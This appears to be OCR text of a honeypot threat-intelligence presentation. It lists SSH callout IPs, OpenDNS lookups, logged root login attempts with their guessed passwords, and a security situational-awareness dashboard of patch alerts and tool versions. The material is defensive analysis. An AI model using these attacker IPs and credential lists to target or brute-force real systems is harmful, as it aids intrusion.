
Intel from HoneyPot



SSH Callouts to IP addresses

Host	ASN	Organization	Created
5.152.215.2	35662	REDSTATION Redstation Limited,GB 86400	2008-07-14
95.211.185.149	60781	LEASEWEB-NL LeaseWeb Netherlands B.V.,NL 86400	2013-05-13
144.76.57.35	24940	HETZNER-AS Hetzner Online GmbH,DE 86400	2002-06-03

Information from OpenDNS Investigate



DETAILS FOR 5.152.215.2


Hosting 0 malicious domains for 1 week

AS

Prefix	ASN	Network Owner Description
5.152.192.0/19	AS 35662	REDSTATION Redstation Limited,GB 86400

DEEPSEC

LOOKING AT INVESTIGATE DATA



Successful SSH connections

Time	Source IP	Username	Password	ASN	Organization
2015-09-20T02:36:24.968274Z	50.131.187.245	root	test2	7922	COMCAST-7922 - Comcast Cable Communications, Inc.,US 86400
2015-09-20T02:34:52.909551Z	50.131.187.245	root	testing	7922	COMCAST-7922 - Comcast Cable Communications, Inc.,US 86400
2015-09-20T02:36:24.968274Z	50.131.187.245	root	test2	7922	COMCAST-7922 - Comcast Cable Communications, Inc.,US 86400
2015-09-20T02:37:08.117166Z	50.131.187.245	root	testing333	7922	COMCAST-7922 - Comcast Cable Communications, Inc.,US 86400
2015-09-20T02:34:52.909551Z	50.131.187.245	root	testing	7922	COMCAST-7922 - Comcast Cable Communications, Inc.,US 86400
2015-09-20T02:37:08.117166Z	50.131.187.245	root	testing333	7922	COMCAST-7922 - Comcast Cable Communications, Inc.,US 86400
2015-09-20T20:29:42.429273Z	50.131.187.245	root	yoyoyo	7922	COMCAST-7922 - Comcast Cable Communications, Inc.,US 86400
2015-09-20T13:09:49.603090Z	59.63.188.45	root	wubao	4134	CHINANET-BACKBONE No.31,Jin-rong Street,CN 86400

DETAILS FOR 59.63.188.45

Hosting 0 malicious domains for 1 week

This IP is currently in the OpenDNS Security Labs block list as malware

AS


Prefix	ASN	Network Owner Description
59.62.0.0/15	AS 4134	CHINANET-BACKBONE No.31,Jin-rong Street,CN 86400

59.40.0.0/15	China	yysxxy.gdut.edu.cn gzkjwl.com leaddeal.net bossmagnet.net
59.44.0.0/14	China	d9mm.com www.mapleleaf.cn astxedu.com dywt.com.cn pre.mapleleaf.cn pjdzqc.com reg.huluxia.net 22.dn3375824.com cdn1.yd.ukimya.com cdn3.yd.urmey.com 3g0419.com
59.52.0.0/14	China	bbs.flashwing.net d.downbai.com d.srui.cn d2.55t.cn d3.baidud.cn dl.assatop.com jxjyzy.com moonhut.cn picture.888.5lin.com sanjun.com www.jxjyzy.com www.ucbug.cc www15.piaodown.com www8.piaodown.com d2.baidud.cn cnc.wdown.cn train.jxjyzy.com finance.jxufe.cn www.ic60.com dx10.3234.com gosuyun.hhxj02.hhgoip.com www.jxdjg.gov.cn a.downdrv.com dx6.3234.com enkj.newhua.com lc.piaodown.com www.gmlyw.com down.gamechinaz.cn dx1.duoxa.com jy0816.com jxwmw.cn d.haoimg.com www.xingzhanfengbao5.com bo.dlwns.cn xingzhanfengbao5.com reg.huluxia.net www.lchse.com www.hainingren.com www.ejnq.gov.cn xz.lxd.cc cdn1.yd.ukimya.com cdn3.yd.urmey.com wt.xiapc.com 21cnjy.com idc567.net jdypgxw.com jxsrmyy.cn jxrxgsgl.com yrhbzl.com
59.62.0.0/15	China	56.duote.com.cn www.cs2003.net www.0797pta.com www.lz119.gov.cn gzcgj.com.cn ynkcw.net.cn 3guogame.com hack.1370999.com 400.jxmmw.org.cn www.fzdingguan.com sisjxnu.com

VISUAL THINGS NEEDED

METRICS

- A Dashboard
  (management needs it)



Home

Cyber Security
Situational Awareness

Security News

Networks for Claiming the Top Spot in the . VirtualStrategy Magazine press release

More...

BBB warns of possible nude celebrity scams WSHMTV

More...

Goodwill Names Vendor in Breach BankInfoSecurity.com

More...

In Partnership with AddonSoftware Infinitely Virtual Announces Free Three . Business Wire press release

Computer Network Defence Alert State

NetGear	RedHat	Cisco
↑ 2	Patch 2	Patch 2
Cisco	**Ubuntu**	**SRWare**
↑ 2	Patch 2	Patch 2

Click for alert details

Computer Network Defence Alert State

Microsoft	Adobe	SuSE
Patch 3	Patch 3	Patch 2
RedHat	**Debian**	**IBM**
Patch 2	Patch 2	Patch 2

Click for alert details

Virus News

Troj/Agent-AIQQ More...

Security Vulnerabilities

More...

Microsoft Windows Task Scheduler Integrity Check Error Lets Local Users Gain Elevated Privileges

More...

ARBOR Networks Attack Sources Map

Latest Tool Versions

Cain & Abel	04Apr14	4.9.56
Kismet	08Apr13	13-03-R1b
Metasploit	03Sep14	4.10.0
Nessus	12Jun14	5.2.7
Nmap	23Aug14	6.47
Snort	17Jul14	2.9.6.2
Wireshark	31Jul14	1.12.0

Latest IDS Signatures

Cisco IPS NEW	09Sep14	819
Juniper IDP DI	03Sep14	#2415
McAfee NSP	28Aug14	8.6.39.6
Proventia NEW	09Sep14	34.090
Sourcefire IPS NEW	09Sep14	SEU 1167
Stonesoft IPS NEW	09Sep14	603-5211


Useful Links

Los Angeles	Ft Belvoir (VA)	New York	UTC/Zulu	London	Europe	Baghdad	Kandahar	Sydney	Wellington NZ
02:45:32	05:45:32	05:45:32	09:45:32	10:45:32	11:45:32	12:45:32	14:15:32	19:45:32	21:45:32

…ew

METRICS

